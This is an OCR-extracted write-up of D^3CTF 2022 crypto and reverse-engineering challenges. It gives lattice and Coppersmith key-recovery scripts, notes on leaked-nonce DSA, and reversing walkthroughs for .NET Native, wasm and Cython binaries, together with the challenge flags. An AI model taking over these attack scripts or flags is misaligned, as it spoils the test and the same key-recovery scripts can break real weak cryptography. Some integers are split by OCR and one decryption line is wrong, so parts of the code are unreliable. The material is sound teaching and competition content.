D^3CTF 2022 Writeup

Crypto

d3share

> Challenge attachment, exploit and references of d3share and leak_dsa: https://github.com/shal10w/D3CTF-2022-crypto-d3share_leakdsa

background

the challenge implements a key predistribution scheme based on random perturbation. Every node can share secret with each other by their private key and the other's public key. But he can't compute the secret shared between other two nodes. If an attacker get enough private key, then he will be able to compute the secret shared between any nodes. This challenge is to compute the F by t+3 nodes.(in fact , we only need t+2 nodes)

expected solution

(A little trick at the beginning. if you try to generate the test data directly through the task.sage, it will be very slow. you can choose t+1 points and use lagrange interpolation formula to get g and h. then enumerate the left two points. It will greatly speed up and facilitate debugging)

the papre 《Attacking Cryptographic Schemes Based on “Perturbation Polynomials”》 proposed an attack using Lattice.

$F(x,y)=\sum_{i=0}^{t}f_i(x)y^i$, let $\boldsymbol{F_i}=(f_0(x_i),f_1(x_i),\dots f_t(x_i))$

then for every node's we have $\boldsymbol{p_i}=\boldsymbol{F_i}+b_i\boldsymbol{g}+(1-b_i)\boldsymbol{h}$

the $\boldsymbol{g},\boldsymbol{h}$ in it are the coefficient vector of g and h.

let

$$L(X,x,i)=\prod_{j\neq i}\frac{x-X_j}{X_i-X_j} \tag{1}$$

recall the lagrange interpolation formula

$$P(x)=\sum_{i=0}^{t}P(x_i)L(X,x,i) \tag{2}$$

apply (2) to the private key of t+2 nodes and we can get

$$\boldsymbol{p_{t+1}}-\sum_{i=0}^{t}\boldsymbol{p_i}L(X,x_{t+1},i)=(b_{t+1}-\sum_{i=0}^{t}L(X,x,i)b_i)\boldsymbol{g}+((1-b_{t+1})-\sum_{i=0}^{t}L(X,x,i)(1-b_i))\boldsymbol{h} \tag{3}$$

the paper discusses the case where the coefficients of g and h are independent.Thus, a linear combination of g and h can be obtained through the above formula, and by applying the above formula to the t+2th node, another linear combination that is independent of the previous linearity can be obtained with high probability. So he can compute g and h by LLL. But here, the coefficients of g and h always add up to 0. This results in the coefficient vector of g and h being always linearly related.

the reason is

$$(b_{t+1}-\sum_{i=0}^{t}L(X,x,i)b_i)+((1-b_{t+1})-\sum_{i=0}^{t}L(X,x,i)(1-b_i))=1-\sum_{i=0}^{t}L(X,x,i) \tag{4}$$

in the formula (2), we know L returns a polynomial of degree t. So $P(x)-1$ is also a polynomial of degree t. If a polynomial of degree t has t+1 different roots, this polynomial is 0. So when $P(x_i)=1$, we have

$$P(x)=\sum_{i=0}^{t}L(X,x,i)=1$$

So the right hand side of formula (4) is always 0 and we always get k(g - h).

Because (g - h)(x_i) is small (< r), so we can use LLL to get (g - h) and k.

Since g and h are not available, it is impossible to continue to solve F by the method proposed in the paper. But we noticed that in formula (3), k is the coefficient of g, so we can convert the problem of solving b_i into a subset sum problem.(unfortunately, it can only used to solve this ctf challenge. According to the parameters given in the original scheme, p = 2^32 - 5 and t = 70, the weight is larger than 1 and is still difficult to solve. I increased p and decreased t to reducing the knapsack weight to around 0.8, allowing it to solve.)

Then we can convert every f+h to f + g by our g - h.And use lagrange interpolation to get the non-constant coefficients of f_i(x) . For i != 0, the constant coefficient of f_i(x) can be obtained by the symmetry of F. when i = 0, the constant coefficient can't be solved. But we can get it from the hint = F(0 , 0). So now we can fully recover F and get the flag.

In fact, if we only want to break this scheme, the constant coefficient of F is unnecessary. randomly choose a g(x_0) < r, we can compute a number close to the constant coefficient and the difference is less than r. It's enough to compute the secret between every two nodes.

unexpected solution by Nu1L:

Nu1L gives a very clever way to distinguish g and h.

For any 3 nodes i , j , k, if b_i = b_j = b_k = 1

$$(p_i(x_j)-p_j(x_i))+(p_j(x_k)-p_k(x_j))+(p_k(x_i)-p_i(x_k))=g(x_j)-g(x_i)+g(x_k)-g(x_j)+g(x_i)-g(x_k)=0$$

if one of them is not 1 , let b_i = b_j = 1, b_k = 0

$$(p_i(x_j)-p_j(x_i))+(p_j(x_k)-p_k(x_j))+(p_k(x_i)-p_i(x_k))=g(x_j)-g(x_i)+g(x_k)-h(x_j)+h(x_i)-g(x_k)\neq 0$$

so we can assume b_0 = b_1(if not , try b_2 and so on).and use the above method to distinguish g and h. The last step is the same as the expected solution

leak_dsa

this challenge implements a standard dsa but leaked k&mask. so we can know some bits of k. but these bits are discrete and splits the k to many small k_i.

$$k=k\&mask+\sum_{i}^{t}k_i*2^{m_i}$$

we want k has a small upper bound so that we can convert the problem to a normal hnp. To achieve this, we can use a method similar to coppersmith's idea.

Construct a Lattice like

$$M=\begin{bmatrix} p*2^{K_0} & 0 & \cdots & 0 \\ 0 & p*2^{K_1} & \cdots & 0 \\ \vdots & \vdots & \ddots & p*2^{K_t} \\ 2^{k_0}*2^{K_0} & 2^{k_1}*2^{K_1} & \cdots & 2^{k_t}*2^{K_t} \end{bmatrix}$$

apply LLL to M, we can get a short vector v. and in our experiments, we compute the 1-norm of v, it's often about 251 bits.

compute

```
g = (M.LLL()[0,0]//2**K0)*inverse_mod(2**k0 , q) % q
```

and return to the formula of dsa.

$$k = m/s + dr/s$$
$$dr/s + m/s - k\&mask = \sum_{i}^{t} k_i * 2^{m_i}$$
$$g * (dr/s + m/s - k\&mask) = g * \sum_{i}^{t} k_i * 2^{m_i} \leq ||v||_1$$

now, we can convert the problem to a easy hnp and solve it with LLL or BKZ.

d3bug

This problem is designed to be a sign in question. It's obvious that we can get some constraints from the problem, and you can get the flag directly using tools like `pycryptosat` or `z3solver`.

If you're unwilling to use the tools above:

In `lfsr_Mycode`, every bits we got is the XOR sum of all the higher bits. What's more, the highest bit will disappear every time we do the bitwise left shift. So we can get the high bits of the flag through `myResult`.

Then, you can get a congruence equations of the low bits through `standardResult`. Solve it to get the flag. And of course, you can choose to enumerate the low bits.
(But why did all of you choose to enumerate the low bits, *sniffles*┬─┬ノ(º _ ºノ))

flag: `D3CTF{LF5Rsuk!}`

d3qcg

it's designed according to this paper https://www.iacr.org/archive/pkc2012/72930609/72930609.pdf I think the method to construct lattice is interesting.And the bound is bigger than the tranditional coppersmith method(just kind of).However it is shown that you can still use the coppersmith tool to solve this problem... The expect solution is this.

```
from Crypto.Util.number import *
import hashlib
def lattice_attack_presu(PR,pol,mm,N,X,Y):  #the method in paper
    x,y = PR.gens()
    d = pol.degree()
    polys = Sequence([], pol.parent())
    count = 0
    N_count = []
    for ii in range(1,mm+1):
        for jj in range(0,d*(mm-ii)+1):
            poly = x^jj*f^ii
            N_count.append(ii)
            polys.append(poly)
```

```
            count +=1
    B, temp = polys.coefficient_matrix()
    monomials = []
    #polys = sorted(polys)
    for poly in polys:
        monomials+=poly.monomials()
    monomials = sorted(set(monomials))
    #print(monomials)
    num_of_mon=len(monomials)
    dim = num_of_mon+count
    M = matrix(QQ,dim,dim)
    for ii in range(0,num_of_mon):
        M[ii,ii] = 1/(monomials[ii](X,Y))
        #print(M[ii,ii])
    for ii in range(num_of_mon,dim):
        M[ii,ii] = N^N_count[ii-num_of_mon]
        for jj in range(0,num_of_mon):
            M[jj,ii] = B[ii-num_of_mon][num_of_mon-jj-1]
    M = M.LLL()
    for i in range(dim):
        if(M[i][0]==1):
            y = M[i][1]*X
            x = M[i][2]*Y
            print(f"maybe x={x},y = {y}")
            return(x,y)

enc =
617661530281224716512583237899489083795270487484957178097139331850241718794508971891111637084033487357476204542992015024441381738930496929462400194552712 5
k = 146
(X,Y) = (2**k,2**k)
paramenter = {'a':
359151868029071994359613719079636629637448453638238006185223706464796944258139196781545754785896918719889867011565111659872793974216575379880445835939710 1, 'c':
699682475294399463180251592112538252004491709517200922000081371861744135576744742806798510392621173882630456740024313101027219809520538195058903881739583 3, 'p':
738653718524034645985771538183550141953308846598477786126895189148207224982252622354251466459839497816393383640258154741882195440706264038575644840843134 7}
a = paramenter['a']
c = paramenter['c']
p = paramenter['p']
hint =
[675235839991023912866466486748270120898886505767153331474173629197063491373375704302862023618386823091427898 33,
700071056797299678777916013607007326611244704739447926802538265697396193915724001484555276216763138017993184 22]
(h2,h3) = hint
PR.<x,y>  = PolynomialRing(QQ)
f = (y+h3*pow(2,k))-(a*(x+h2*pow(2,k))^2+c)
(l2,l3) = lattice_attack_presu(PR,f,3,p,X,Y)
s2 = h2*2**k+l2
s3 = h3*2**k+l3
print(s2,s3)
secret = mod((s2-c)*inverse_mod(a,p)%p,p).sqrt()
print(f"secret = {secret}")
flag  = long_to_bytes(bytes_to_long(hashlib.sha512(b'%d'%(secret)).digest())^^enc)
print(flag)
#b'Here_is_ur_flag!:)d3ctf{th3_cOoppbpbpbp3rsM1th_i5_sO_1ntr35ting}'
```

d3factor

It's designed according to the paper
https://eprint.iacr.org/2015/399.pdf.
I took the second case in this paper. As e_1 and e_2 are given, we use it them to construct an equation.

$$e_1 e_2 (d_1 - d_2) = e_2 - e_1 \mod \phi(N)$$

Because that $\phi(N) = p^6(p-1)(q-1)$, the equation above is equivalent to $e_1 e_2 (d_1 - d_2) = e_2 - e_1 \mod p^6$, then it can be switched to this below:

$$e_1 e_2 x - (e_2 - e_1) = 0 \mod p^6$$

Then we use the coppersmith to solve it.

```
from hashlib import md5
from Crypto.Util.number import long_to_bytes

N =
14767514276330719775995719833011510632583767311029559753641111470372046142203768837520322534078815682905200595153404346328587346894392684793994823155060434255411626465233884378421491251784478006161370442199165869422078386740010040072378614701764545437187521823123180684660517130879273706701775146668608223413804941540770204728147061232098657690487223808881754017918732738502813841473940750549501690021653574907965109508526312876897473604363841637582891597102644697220363208191233137733010727778444578953887977426315411011528190891502814898976835084000986938084735422129638688344852338581282200557278043264513100807914
e1 =
42573500601851832192011385837169104623329139427077913921653137926682945366570465686824588430957474130074612194672434453245633749049226369098972790483737427917560662340402559853340540067732991663330758581384963507109726898990642677186441085255638127911758849626278714658841487372398385504141547684044585017145753097722198112500610774110077952920916344640558569668218645201366964350727562043949202101954492291394147262487410260424937699061632388433129366011615678289193521757530889579162382630610069205913194549508465485452183401618145250832943010281366371333360845989891536174521587130554706932512968731135833808202914
e2 =
10045126506586473838141905825133077895490946722550333732454328145195735376489979914521582319236923876049450391806874170260696555695944544086904458798494101185022794591894218061326541312872847190700371347525269238558212293976128684194168514565785053412372566093431876668490456782919358064418446864395913653385390295041780668238860517314667884744383738398034483804988003845978788149910086720544360935425135180129571068258422511559358553753530048988406634292745656220246732350810822223940151748310781902995241121125717188177122761188509812614895285400258103967866051974378426551806636116699187856351935526492629046449 19
c =
24206246313154736733887320743404102156573780967370209767226035295988643385324042248792190591059500056551007283611984995508624056600435919196815686117079 67
PR.<x> = PolynomialRing(Zmod(N))
f = e1*e2*x-(e1-e2)
f = f.monic()
f = f
#k = f.small_roots(beta = 0.75, epsilon = 0.04, X = 2^1000)[0]
k =
60261880712051440533687341573781138719986104986357581023069249492085394092789519599681389029068783203585360891908560638382036520854113432759181360415030186549145120751747857166975444935628666110234897008614017113164746697864727124360703917194344653628915452584558985534315808031832997309424149363051 78
```

```
p7 = gcd(e1*e2*k+(e2-e1),N)
p = gcd(N//p7 , p7)
#819113941675119968303053702138945542099921596679745168683787025927330379625 49
q = N // p
#596893946227513237803174751308183376189803012438599222971217503358045949098 59
phi = (p-1)*(q-1)
n = p*q
e = 0x10001
d = pow(e,phi)
m = pow(c,d,n)
flag = md5(long_to_bytes(m)).hexdigest()
```

equivalent

ref: Equivalent key attack against a public-key cryptosystem based on subset sum problem

a equivalent key needs to satisfy the following conditions:

1. $a_i = es_i \mod p$
2. e, p coprime && $p > \sum_i s_i$
3. s_i positive odd

suppose $\vec{a} = e\vec{s} + p\vec{k}$

we can find a lattice which contains vector $\vec{s}, \vec{k}$ by using orthogonal lattice

set the reduced basis of $\mathbb{L}_1$ as $\overrightarrow{u_1}, \overrightarrow{u_2}$, and let

$$\begin{aligned}\vec{s} &= x_1\overrightarrow{u_1} + x_2\overrightarrow{u_2}\\ \vec{k} &= y_1\overrightarrow{u_1} + y_2\overrightarrow{u_2}\\ \vec{a} &= z_1\overrightarrow{u_1} + z_2\overrightarrow{u_2}\end{aligned}$$

then the parity of x_1, x_2 can be determined by condition 3
and condition 1 equals to

$$\begin{pmatrix} e \\ p \end{pmatrix}^T \cdot \begin{pmatrix} x_1 & x_2 \\ y_1 & y_2 \end{pmatrix} = \begin{pmatrix} z_1 & z_2 \end{pmatrix}$$

notice that $p > e \gg a \gg z_i$, thus $|\frac{x_1}{x_2}|$ is close to $|\frac{y_1}{y_2}|$

in conclusion, we can first randomly select x_1, x_2 to satisfy condition 3, then determine y_1, y_2 and solve e, p, finally check condition 2 and decrypt the ciper with the equivalent key

exp.sage:

```
from collections import namedtuple


PublicKey = namedtuple('PublicKey', ['a'])
SecretKey = namedtuple('SecretKey', ['s', 'e', 'p'])

def bits2bytes(bits):
    num = int(''.join(map(str, bits)), 2)
    b = num.to_bytes((len(bits)+7)//8, 'big')
    return b

def dec(c, sk):
```

```
    d = inverse_mod(sk.e, sk.p)
    m = (d * c % sk.p) % 2
    return m

def decrypt(cip, sk):
    msg = bits2bytes([dec(c, sk) for c in cip])
    return msg



exec(open('data.txt', 'r').read())
#pk = ...
#cip = ...

n = len(pk.a)


def orthogonal_lattice(B):

    LB = B.transpose().left_kernel(basis="LLL").basis_matrix()

    return LB

a = vector(ZZ, pk.a)
La = orthogonal_lattice(Matrix(a))

L1 = orthogonal_lattice(La.submatrix(0, 0, n-2, n))
u1, u2 = L1

L1_m = L1.change_ring(Zmod(2))
x1_m, x2_m = L1_m.solve_left(vector(Zmod(2), [1]*n)).change_ring(ZZ)

z = L1.solve_left(a).change_ring(ZZ)


def gen_close(x1, x2):
    cc = list((x1 / x2).continued_fraction())

    if randint(0, 1): # both methods work
        cc[-1] -= 1
    else:
        cc = cc[:-1]
        cc[-1] += 1

    cc = continued_fraction(cc).convergents()[-1]

    return cc.numer(), cc.denom()


K = 20 # large x_i is likely to result in sum(s) > p
for _ in range(16):
    while True:
        xx1 = randint(-2**K, 2**K)*2 + x1_m
        xx2 = randint(-2**K, 2**K)*2 + x2_m
        ss = xx1*u1 + xx2*u2
        if min(ss) > 0:
            break
```


```
    yy1, yy2 = gen_close(xx1, xx2)

    ee, pp = Matrix(ZZ, [
        [xx1, xx2],
        [yy1, yy2]
    ]).solve_left(z)

    if not ee.is_integer() or ee < 0:
        continue

    if not pp.is_integer():
        continue

    if pp < 0:
        yy1, yy2 = -yy1, -yy2
        pp = -pp

    if gcd(ee, pp) != 1:
        continue

    if sum(ss) > pp:
        continue

    sk = SecretKey(ss.list(), ee, pp)
    print(decrypt(cip, sk))
    break
```

Reverse

d3w0w

Only need to reverse sub_401000 and sub_401220
sub_401000 detects the flag format d3ctf{[1-4]*}
The mapping is done for the input string, and a 2-dimensional array is created to save the mapping.
sub_401220 takes advantage of the wow64 mechanism to do a little obfuscation, just dump out that part, or otherwise use 64-bits parsing to get a clearer picture of the program logic.
sub_401220 , according to the data and each time the modal conditions, to determine the failure of several conditions, you can guess the topic is a logic puzzle, this input to do a few rounds of screening after the final entry loop to determine whether it is a closed loop.
Each point has four directions, there are two key point positions, they have different logics. Here you can either reverse directly or find clues related to the logic puzzle.MASYU.
Finally, the path is then reduced.
map[i][j] takes the upper left corner as the starting point map[0][0] ,to the right and down as positive.
When walking, according to the process of mapping, we can know that up and down, left and right,

respectively ,3142



D3Re

This challenge is written in C#, present as UWP. As we all know, it's easy to reverse the Intermediate Language (IL), so .NET Native is used to make the game more challenging.

You can download the corresponding PDB here

After you enter your flag and click the button *Check*, the program invokes Tools.CheckFlag to check flag. If your input is correct, the textbox will be filled with "Good!!!", otherwise "No, wrong. Try again." (long enough to locate the handler easily).

The checker checks the flag format : `d^3ctf{GUID in lower case}`

1. Length should be 44
2. Prefix and suffix should be `d^3ctf{}`
3. Characters enclosed in parentheses should be a vaild GUID in lower case

The GUID will be converted to a byte array of length 16 for next steps.

First 8 bytes are converted to a big integer SUM by shifting. Then, checks

$$SUM * 757726435240880506850652 === 820856551661154796608770 (MOD 904559654629185507076703)$$

The inverse of SUM mod 0x100000 is used as seed to generate next step's AES encryption key. And the IV's seed is 15.

The generation algorithm is below:

```
public static byte[] GenKey(int cnt, long seed)
{

    byte[] r = new byte[cnt];
    for (int i = 0; i < cnt; i++)
    {
        seed = seed * 1103515245 + 12345;
        seed %= long.MaxValue;
        r[i] = ((byte)seed);
    }

    return r;
}
```

To get flag, just generate the key and IV, and decrypt the embedded cipher text
`0x8f,0x7c,0x12,0x6b,0x07,0xd4,0x98,0x77,0x3b,0x5c,0x62,0x0b,0xac,0x96,0x13,0x96`

d3hotel

This challenge consists of two parts, including luac reverse and wasm reverse. First download BuildWebGL.wasm and BuildWebGL.data.

Open BuildWebGL.wasm with AssetStudio, then click File -> Extract file to extract global-metadata.dat and main.lua. Decompile main.lua with unluac, and then solve the algebra problem to get the fake flag: `d3ctf{w3ba5m_1s_Awe5oom3}`.

```
In[*]:= m = {{6422944, -7719232, 41640292, -1428488, -36954388}, {43676120, -26534136, -31608964, -20570796, 22753040},
          {-6066184, 30440152, 5229916, -16857572, -16335464}, {-8185648, -17254720, -22800152, -8484728, 44642816},
          {-35858512, 10913104, -4165844, 37696936, -10061980}}
Out[*]= {{6422944, -7719232, 41640292, -1428488, -36954388},
         {43676120, -26534136, -31608964, -20570796, 22753040}, {-6066184, 30440152, 5229916, -16857572, -16335464},
         {-8185648, -17254720, -22800152, -8484728, 44642816}, {-35858512, 10913104, -4165844, 37696936, -10061980}}

In[*]:= n = Inverse[m]
Out[*]= {{-25/584469772, -51/2337879088, -99/2337879088, -29/584469772, -51/1168939544},
         {-123/2337879088, -87/2337879088, -51/2337879088, -49/1168939544, -97/2337879088},
         {-53/2337879088, -1/21448432, -95/2337879088, -49/2337879088, -115/2337879088},
         {-95/2337879088, -65/2337879088, -119/2337879088, -101/2337879088, -53/2337879088},
         {-111/2337879088, -111/2337879088, -1/21448432, -51/2337879088, -125/2337879088}}

In[*]:= Solve[Det[n * x] == x, x]
Out[*]= {{x → -2337879088}, {x → 0}, {x → -2337879088 i}, {x → 2337879088 i}, {x → 2337879088}}

In[*]:= n * (-2337879088)
Out[*]= {{100, 51, 99, 116, 102}, {123, 87, 51, 98, 97}, {53, 109, 95, 49, 115}, {95, 65, 119, 101, 53}, {111, 111, 109, 51, 125}}
```

Use Il2CppDumper to parse BuildWebGL.data, check the generated script.json, you can find the offset 7581 of D3Checker::Check and the call type vii.

```
"Address": 7581,
"Name": "D3Checker$$Check",
"Signature": "void D3Checker__Check (D3Checker_o* __this, const MethodInfo*
method);",
"TypeSignature": "vii"
```

Open BuildWebGL.framework.js, you can find the exported function zh in wasm corresponding to the vii call type.

```
var dynCall_vii = Module["dynCall_vii"] = function() {
    return (dynCall_vii = Module["dynCall_vii"] = Module["asm"]["zh"]).apply(null,
arguments)
}
```

Use the ghidra-wasm-plugin plugin to load BuildWebGL.wasm and find the export function zh.

```
export::zh
    local.get       l1
    local.get       l2
    local.get       l0
    call_indirect   type= 0x1   table0
    end
```

Refer to [WebAssembly Text Format](), where the parameter of the call_indirect instruction corresponds to the sequence number in the wasmTable.


Set a breakpoint where js loads the wasm file, and then check item 7581 of the wasmTable, you can get the function number 39846 in the BuildWebGL.wasm file. Find the function unnamed_function_39846, and find that D3Checker::Check replaces the 10th byte of the flag. After the replacement, you can get the true flag: `d3ctf{w3b@5m_1s_Awe5oom3}`.

```
wasmTable.get(7581)
ƒ $func39846() { [native code] }
```

```
  if (cRam002f65f4 == '\0') {
    unnamed_function_432(&Method$UnityEngine.GameObject.GetComponent<InputField>());
    unnamed_function_432(&Method$XLua.LuaTable.Get<D3Checker.F>());
    unnamed_function_432(&StringLiteral_4291);
    unnamed_function_432(&StringLiteral_3372);
    unnamed_function_432(&StringLiteral_1151);
    cRam002f65f4 = '\x01';
  }
  iVar1 = unnamed_function_1598
                    (*(undefined4 *)(*(int *)(param1 + 0xc) + 0xc),_StringLiteral_4291,
                     _Method$XLua.LuaTable.Get<D3Checker.F>());
  uVar2 = unnamed_function_670(param1,0);
  param1_00 = unnamed_function_702(uVar2,_Method$UnityEngine.GameObject.GetComponent<InputField>());
  param2_00 = unnamed_function_4566(*(undefined4 *)(param1_00 + 0x110),0);
  if (*(int *)(param2_00 + 0xc) == 0x19) {
    *(short *)(param2_00 + 0x22) = *(short *)(param2_00 + 0x22) + 0x21;
  }
  uVar2 = unnamed_function_4565(0,param2_00,0);
  puVar3 = (undefined4 *)&StringLiteral_1151;
  iVar1 = (**(code **)((longlong)*(int *)(iVar1 + 0xc) * 8))
                    (*(undefined4 *)(iVar1 + 0x20),uVar2,*(undefined4 *)(iVar1 + 0x14));
  if (iVar1 != 1) {
    puVar3 = (undefined4 *)&StringLiteral_3372;
  }
  unnamed_function_6086(param1_00,*puVar3,0);
  return;
}
```

Here is another solution, check the generated script.json, you can find the address of the string `Congratulation` is 0x24fac4. Enabling Scalar Operand References analysis, or searching for this address in Ghidra, will find the reference from the function unnamed_function_39846 to locate the location of D3Checker::Check.

```
"Address": 2423492,
"Value": "Congratulation"
```



d3thon

The whole process from design to completion of this challenge is rather hurried, and the challenge itself has a lot of unreasonable design, resulting in too much information leakage inside the virtual machine, which greatly reduces the difficulty of this topic... Hope you all understand...

The core of the problem is a simple virtual machine written in *Python 3.10.2*, with simple variable name obfuscation, and finally a so compiled using *Cython 0.29.28*. Since there are no restrictions on the import of the so, and the code in bcode.lbc must be interpreted sentence by sentence, **one possible solution** is to import the library import in and test the function statement by statement,

which can very quickly measure the effect of each statement:

```
Help on module byte_analizer:

NAME
    byte_analizer

FUNCTIONS
    analize(string)

DATA
    Functions = {}
    Variables = {}
    __test__ = {}

FILE
```

```
D3CTF2022/d3thon/release took 1m 20s
[I] → i
Python 3.10.2 (main, Jan 15 2022, 19:56:27) [GCC 11.1.0]
Type 'copyright', 'credits' or 'license' for more information
IPython 8.1.1 -- An enhanced Interactive Python. Type '?' for help.

In [1]: import byte_analizer as ba

In [2]: ba.analize("ZOAmcoLkGlAXXqf:start:['kZslMZYnvPBwgdCz:<← Welcome to 2022 AntCTF & D^3CTF! →»%nHave fun with L-VM XD','oGwDokoxZgoeViFcAF:flag=KezJKhCxGRZnfLCGT'
   ...: ,'oGwDokoxZgoeViFcAF:cnt1=16','oGwDokoxZgoeViFcAF:cnt2=0'")

In [3]: ba.analize("RDDDZUiIKbxCubJEN:start")
«← Welcome to 2022 AntCTF & D^3CTF! →»
Have fun with L-VM XD
[flag] >> aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa

In [4]: ba.Variables['cnt1']
Out[4]: '16'

In [5]: ba.Variables['cnt2']
Out[5]: '0'

In [6]: ba.Variables['flag']
Out[6]: 'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa'

In [7]: ba.analize("'todeVDuRkYSIITaT:97:flag'")

In [8]: ba.Variables['flag']
Out[8]: 'aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa'

In [9]: ba.analize("todeVDuRkYSIITaT:97:flag")

In [10]: ba.Variables['flag']
Out[10]: '01100001aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa'

In [11]:
```

Of course, at first I wanted you to do a little static analysis of the so file (during the test it occurred to me that I might be able to do some simple anti-debugging by detecting the python interpreter process, but it was too late to write it), and the code is rather long, but a closer look reveals that most of it is about bounds checking, version checking, exception handling branches, etc., which are less relevant to reverse analysis.

```
if ( !v6 )
{
  v1113 = 0LL;
  v71 = 0LL;
  v10 = 0LL;
  v5 = 0LL;
  v1110 = 0LL;
  v72 = 0LL;
  v45 = 0LL;
  v39 = v1124;
  v1114 = 0LL;
  v46 = 0LL;
  v37 = 0LL;
  v32 = 0LL;
  v1112 = 0LL;
  v73 = 1627;
  v1108 = 0LL;
  v1100 = 0LL;
```

```
  v1078 = 0LL;
  v1105 = 0LL;
  v1115 = 0LL;
  v1116 = 0LL;
  v945 = 0LL;
  v1117 = 0LL;
  LODWORD(v1118) = 7;
  goto LABEL_311;
}
```

To start we need to find the global string table so we can locate the main logic `_pyx_pymod_exec_byte_analizer`.

```
.data:0000000000023F3E                  db    0
.data:0000000000023F3F                  db    0
.data:0000000000023F40                  dq offset __pyx_n_s_xor_args
.data:0000000000023F48                  dq offset __pyx_k_xor_args ; "xor_args"
.data:0000000000023F50                  db    9
.data:0000000000023F51                  db    0
```

You can see here `import re`.

```
326     v29 = _pyx_n_s_re;
327     v5 = 0LL;
328     v30 = (char *)PyList_New(0LL);
329     if ( !v30 )
330       goto LABEL_87;
331     v5 = (char *)_pyx_m;
332     v31 = 0LL;
333     v32 = (char *)PyModule_GetDict(_pyx_m);
334     if ( v32 )
335     {
336       v33 = PyDict_New();
337       v31 = (char *)v33;
338       if ( v33 )
339       {
340         v4 = v32;
341         v5 = (char *)v29;
342         v32 = (char *)PyImport_ImportModuleLevelObject(v29, v32, v33, v30, 0LL);
```

Here is `Variables = {}` and so on.

```
v4 = (const char *)_pyx_n_s_Variables;
v5 = (char *)_pyx_d_lto_priv_0;
if ( (int)PyDict_SetItem(_pyx_d_lto_priv_0
{
  v15 = 4253;
  v16 = 3;
}
else
{
  v14 = (*(_QWORD *)v32)-- == 1LL;
  if ( v14 )
  {
```

Local cross references to v34

Xref	Line	Colum	Pseudocode line
w	386	6	v34 = PyDict_New();
r	387	20	v32 = (char *)v34;
r	388	12	if (!v34)
r	396	70	if ((int)PyDict_SetItem(_pyx_d_lto_priv_0, _pyx_n_s_Variables, v34) < 0)

Line 4 of 4

OK Cancel Search Help

The latter steps are more or less the same, it can be a bit tricky, typing more comments and doing some renaming can improve efficiency a little XD


d3arm

